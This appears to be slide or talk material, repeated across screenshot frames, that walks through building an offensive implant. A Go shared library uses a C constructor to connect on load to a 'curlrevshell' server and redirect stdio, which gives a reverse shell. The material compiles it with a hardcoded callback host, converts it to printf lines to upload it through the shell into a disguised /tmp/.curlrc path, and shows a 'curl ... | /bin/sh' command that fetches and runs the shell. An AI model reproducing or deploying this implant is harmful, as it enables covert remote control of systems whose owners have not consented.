10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43     syscall.Dup2( c.Fd() os.Stdin.Fd())
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43     syscall.Dup2(int(c.Fd()), int(os.Stdin.Fd()))
44
45
46
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43     if err := syscall.Dup2(int(c.Fd()), int(os.Stdin.Fd())); nil != err {
44         log.Printf("Error hooking up stdin: %s", err)
45         return
46     }
47
48
49
50
51
52
53
54
55 }
```

24,1 92%



No custom code yet

```
init.c libcrsconn.go
8 extern void connect_stdio(void);
9
10 static void __attribute__((constructor))
11 ctor(void)
12 {
13     connect_stdio();
14 }
```

8,1 Bot

```
libcrsconn.go (~/.lutl/src/libcrsconn) (2 of 2) - VIM
init.c libcrsconn.go
24 var (
25     URL      string
26     Fingerprint string
27 )
28
29 //export connect_stdio
30 func connect_stdio() {
31     /* Connect to curlrevshell. */
32     c, err := crsdialer.Dial(
33         context.Background(),
34         URL,
35         Fingerprint,
36     )
37     if nil != err {
38         log.Printf("Failed to connect to server: %s", err)
39         return
40     }
41
42     /* Hook up stdio. */
43     if err := syscall.Dup2(int(c.Fd()), int(os.Stdin.Fd())); nil != err {
44         log.Printf("Error hooking up stdin: %s", err)
45         return
46     }
47     if err := syscall.Dup2(int(c.Fd()), int(os.Stdout.Fd())); nil != err {
48         log.Printf("Error hooking up stdout: %s", err)
49         return
50     }
51     if err := syscall.Dup2(int(c.Fd()), int(os.Stderr.Fd())); nil != err {
52         log.Printf("Error hooking up stderr: %s", err)
53         return
54     }
55 }
```

24,1 92%



Go is "easy" to compile



Go is "easy" to compile

A terminal window titled "Linuxbuild" with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The prompt is [stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]. The command \$ ls has been entered, and the output is README.md add_sneaky_remap.go init.c libcrsconn.go.


```
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ ls
README.md  add_sneaky_remap.go  init.c  libcrsconn.go
```

Go is "easy" to compile

A terminal window titled "Linuxbuild" with a standard macOS window header (red, yellow, green buttons). The terminal shows a user named "stuart" at a prompt in the directory "/home/stuart/tut101/src/libcrsconn". The user runs "ls" and lists files: "README.md", "add_sneaky_remap.go", "init.c", and "libcrsconn.go". Then, the user runs "go build" with several flags: "-buildmode c-shared", "-o libcrsconn.so", "-ldflags '-w -s'", and two "-X" flags for "main.URL" and "main.Fingerprint".


```
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s'
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpJMSXN0Vk7BaslRHPCD2/OI='
```

Go is "easy" to compile

A terminal window titled "Linuxbuild" with a standard macOS window header (red, yellow, green buttons). The terminal shows a user named "stuart" at a prompt in the directory "/home/stuart/tut101/src/libcrsconn". The user runs "ls" showing files: README.md, add_sneaky_remap.go, init.c, and libcrsconn.go. Then the user runs "go build" with flags: "-buildmode c-shared -o libcrsconn.so -ldflags '-w -s -X main.URL=https://ops.not-h4x.com:5555/io -X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='". Finally, the user runs "file libcrsconn.so" which outputs: "libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped".


```
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ ls
README.md  add_sneaky_remap.go  init.c  libcrsconn.go
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
```

Go is "easy" to compile




```
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ ls
README.md  add_sneaky_remap.go  init.c  libcrsconn.go
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tut101/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
```

Uploading is just write(2)




```
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRH#PCD2/OI='
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
```


Uploading is just write(2)



```
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
```

Uploading is just write(2)



```
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
```

Uploading is just write(2)

```
Linuxbuild 2
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
```

Uploading is just write(2)

```
Linuxbuild
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpJMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
```

```
Ops - Curlrevshell
12:52:03.544 Inserting crs/ctrl-i...
12:52:03.696 Inserted 29180512 bytes from crs/ctrl-i
12:52:03.696 SHA256: fe44041e206b900f6d6db26b3d5793fb35851c18f534c19d14808973ac90a5ef
```

Uploading is just write(2)

```
Linuxbuild
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpJMSXN0Vk7BaslRHPCD2/OI='
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
```

```
Ops - Curlrevshell
12:52:03.544 Inserting crs/ctrl-i...
12:52:03.696 Inserted 29180512 bytes from crs/ctrl-i
12:52:03.696 SHA256: fe44041e206b900f6d6db26b3d5793fb35851c18f534c19d14808973ac90a5ef
> echo Done,
```

Uploading is just write(2)

```
Linuxbuild 2
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpjMSXN0Vvk7BaslRH#PCD2/OI='
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/tutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
```

```
Ops - Curlrevshell 361
12:52:03.544 Inserting crs/ctrl-i...
12:52:03.696 Inserted 29180512 bytes from crs/ctrl-i
12:52:03.696 SHA256: fe44041e206b900f6d6db26b3d5793fb35851c18f534c19d14808973ac90a5ef
> echo Done,
```



Uploading is just write(2)

```
Linuxbuild
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpjMSXN0Vvk7BaslRH#PCD2/OI='
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
```

```
Ops - Curlrevshell
12:52:03.544 Inserting crs/ctrl-i...
12:52:03.696 Inserted 29180512 bytes from crs/ctrl-i
12:52:03.696 SHA256: fe44041e206b900f6d6db26b3d5793fb35851c18f534c19d14808973ac90a5ef
> echo Done,
Done.
```



Uploading is just write(2)

```
Linuxbuild 2
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls
README.md add_sneaky_remap.go init.c libcrsconn.go
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.not-h4x.com:5555/io
-X main.Fingerprint=CkYWAzyh4tRP1V2MsTIXpjMSXN0Vv7BaslRH#PCD2/OI='
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ file libcrsconn.so
libcrsconn.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
BuildID[sha1]=6ee420c97a5a7093a8e200f3534402bea9e1a558, stripped
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ls -hl libcrsconn.so
-rw-r--r-- 1 stuart stuart 6.0M Sep  8 22:11 libcrsconn.so
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ echo hello | ../toprintf/toprintf.pl /tmp/.curlrc
>/tmp/.curlrc
printf '\150\145\154\154\157\12' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ ../toprintf/toprintf.pl /tmp/.curlrc ./libcrsconn.so >~/crs/ctrl-i/libcrsconn.subr
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ head -n 2 ~/crs/ctrl-i/libcrsconn.subr
>/tmp/.curlrc
printf '\177\105\114\106\2\1\1\0\0\0\0\0\0\0\0' >>/tmp/.curlrc
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ rm ~/crs/ctrl-i/libcrsconn.subr
```

```
Ops - Curlrevshell 361
12:52:03.544 Inserting crs/ctrl-i...
12:52:03.696 Inserted 29180512 bytes from crs/ctrl-i
12:52:03.696 SHA256: fe44041e206b900f6d6db26b3d5793fb35851c18f534c19d14808973ac90a5ef
> echo Done,
Done.
```



Curlrevshell, the reverse bit



A terminal window titled "Ops - (!Curl)revshell" with standard macOS window controls (red, yellow, green buttons) on the top left and a search icon on the top right. The terminal shows the following text:

```
[stuart@ops.not-h4x.lol:/home/stuart]  
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \  
> -listen-address 0.0.0.0:5555
```

Curlrevshell, the reverse bit

A terminal window titled "Ops - (!Curl)revshell" with standard macOS window controls (red, yellow, green buttons) on the top left and a zoom icon on the top right. The terminal text shows the execution of curlrevshell with various flags, its version output, and a successful connection to a remote host resulting in a shell.

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \
> -listen-address 0.0.0.0:5555
12:55:21.276 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:55:21.307 Listening on 0.0.0.0:5555
12:55:21.308 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:5555/c | /bin/sh
```

Curlrevshell, the reverse bit



